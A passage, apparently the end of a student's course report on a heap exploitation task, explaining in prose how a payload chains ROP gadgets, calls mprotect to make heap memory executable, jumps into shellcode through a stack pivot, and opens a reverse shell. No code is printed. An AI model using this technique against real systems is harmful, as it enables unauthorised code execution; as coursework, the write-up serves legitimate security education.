Because the payload is changing sizes, we need to account for that with the offset because we still want the `stack_pivot` gadget to be exactly at the `f->fp` memory location. On the topic of the payload, we can now break down the order in which things happen here:

The first part of the payload holds the gadgets and each of their arguments, followed by the address of `mprotect` so that the program will call that function using the arguments we supply i.e. changing the memory page in the heap we control to executable. Next is a pointer to the start of the shellcode so that we can trick the program into running it. Next is an offset which we needed to recalculate as the shellcode adds 58 bytes to the payload, thus we remove 58 bytes from the offset of size 80 in task 3. Finally we have the `stack_pivot` gadget which, as stated, will run when the `f->fp()` function is called, moving the stack pointer right to the beginning of `&buf`.

To calculate where the beginning of the shellcode is, all we do is take the start of the buffer and add 64 as there are that many bytes from the beginning to where we need the program to execute, thus pointing directly in front of itself, starting the execution of the arbitrary code. Here are some screenshots proving that the arbitrary code execution works and a shell is opened:



Fig. 4.4 - whoami & ls -l after reverse shell creation



Fig. 4.5 - ps aux after reverse shell creation

This concludes the exploitation project. I thank you for a great semester and I hope you enjoy your summer!